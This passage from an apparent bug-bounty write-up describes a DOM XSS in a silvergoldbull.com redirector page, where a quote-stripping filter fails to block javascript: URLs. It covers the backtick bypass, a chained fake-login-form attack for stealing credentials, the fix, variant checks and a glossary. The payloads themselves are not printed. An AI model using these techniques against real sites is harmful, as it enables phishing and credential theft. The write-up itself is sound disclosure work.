The page takes a query parameter, decodes it and assigns the result to window.location without validating the scheme. Any value that decodes to a javascript: URL is executed in the origin of bt.html. The only sanitisation is a regular expression that removes single and double quotes:
window.location = u.replace(/['"]+/g, '');
That filter does not stop a javascript: URL, and it can be bypassed by using backticks, as the second payload does. The Base64 reversal and the trailing digit are obfuscation, not security: they are fully reversible by anyone who reads the script. The HTTPOnly flag on the cookies limited the first payload to an alert, but it did nothing against a fake login form rendered in the page, because the credentials are typed by the user rather than read from storage.
Impact
An attacker who can get a victim to open a crafted bt.html link can run JavaScript in the origin of silvergoldbull.com. With the simple payload the limit is what the script can reach in the page, and the session cookies are protected by HTTPOnly. With the chained payload the attacker can render a fake login form inside an iframe that fills the viewport, collect the credentials the user submits, and keep the silvergoldbull URL visible in the address bar. The same mechanism allows framing the site for clickjacking, because the SAMEORIGIN requirement is satisfied. Both attacks depend on the victim following the link and, for the credential theft, on the victim entering their details into the form.
Fix
The write-up states that the vulnerable page was removed. For anyone building a similar redirector, the lesson is to validate the decoded value before assigning it to window.location: accept only expected schemes and hosts, and never allow javascript: or other script-bearing schemes. A quote-stripping regular expression is not a substitute for that check.
Variants to test
If you want to look for similar bugs on sites you are allowed to test, here are some checks:
- Look for pages that read a query parameter and assign it to
window.location,location.hrefordocument.write. A positive result is a decoded value that starts withjavascript:and executes when the link is opened. - Where a filter strips quotes, try backticks, as in this report. A positive result is the same execution with the filter in place.
- Where a value is Base64 encoded, reversed or padded, reproduce the transformation in the browser console and check whether the decoded output is used unsanitised. A positive result is a decoded string that reaches a sink such as
window.locationordocument.write. - Check whether the page can be framed and whether a fake form can be rendered over it. A positive result is the target site loading inside an iframe controlled by the attacker, with the address bar still showing the target domain.
- Check whether session cookies are HTTPOnly. If they are, a simple
document.cookiepayload will not work, and a fake login form or another user-driven flow is the realistic path.
Glossary
- API: Application Programming Interface. A defined way for one piece of software to talk to another, like a menu of functions you can call.
- Base64: An encoding that turns arbitrary bytes into letters, digits,
+,/and=. Not encryption; anyone can decode it. - Clickjacking: Tricking a user into clicking something they did not intend, usually by overlaying or disguising an iframe.
- Cookie: A small piece of data a site asks the browser to store and send back on each request, often used to remember a login.
- DOM: Document Object Model. The browser's in-memory tree of the page's elements.
- DOM XSS: Cross-site scripting where the malicious input is handled entirely by the page's own JavaScript, without reaching the server.
document.cookie: The JavaScript property that reads and writes cookies the page is allowed to see. HTTPOnly cookies are hidden from it.document.write: A JavaScript function that inserts text into the page as it loads, parsing it as HTML.- GitHub Pages: Free static hosting from GitHub at
https://<username>.github.io/<repo>/. goo.gl: A URL shortener that redirects a short link to a longer one.- HTTPOnly: A cookie flag that hides the cookie from JavaScript, so
document.cookiecannot read it. - JavaScript: The programming language browsers run to make pages interactive.
- Obfuscation: Making code hard to read without changing its behaviour. Not a security control.
- Origin: The combination of scheme, host and port, e.g.
https://silvergoldbull.com. Code in one origin cannot normally read another's data. parseInt: A JavaScript function that turns a string of digits into a number, returningNaNif it cannot.- Query string: The part of a URL after
?, made ofname=valuepairs separated by&. - Redirector: A page whose only job is to send the browser to another URL.
- Regular expression (regex): A pattern for matching text, used with functions like
replace. - SAMEORIGIN: A framing rule that lets only pages from the same origin embed the site in an iframe.
- Spidering: Automatically crawling a site, following links and recording URLs.
substr: A JavaScript string method that returns a piece of a string given a start and a length.URLSearchParams: A JavaScript object that parses a query string and lets you read parameters with.get().- XSS (cross-site scripting): A bug where an attacker's JavaScript runs inside another site's origin.
- XSS Auditor: An old Chrome feature that tried to detect and block reflected XSS.



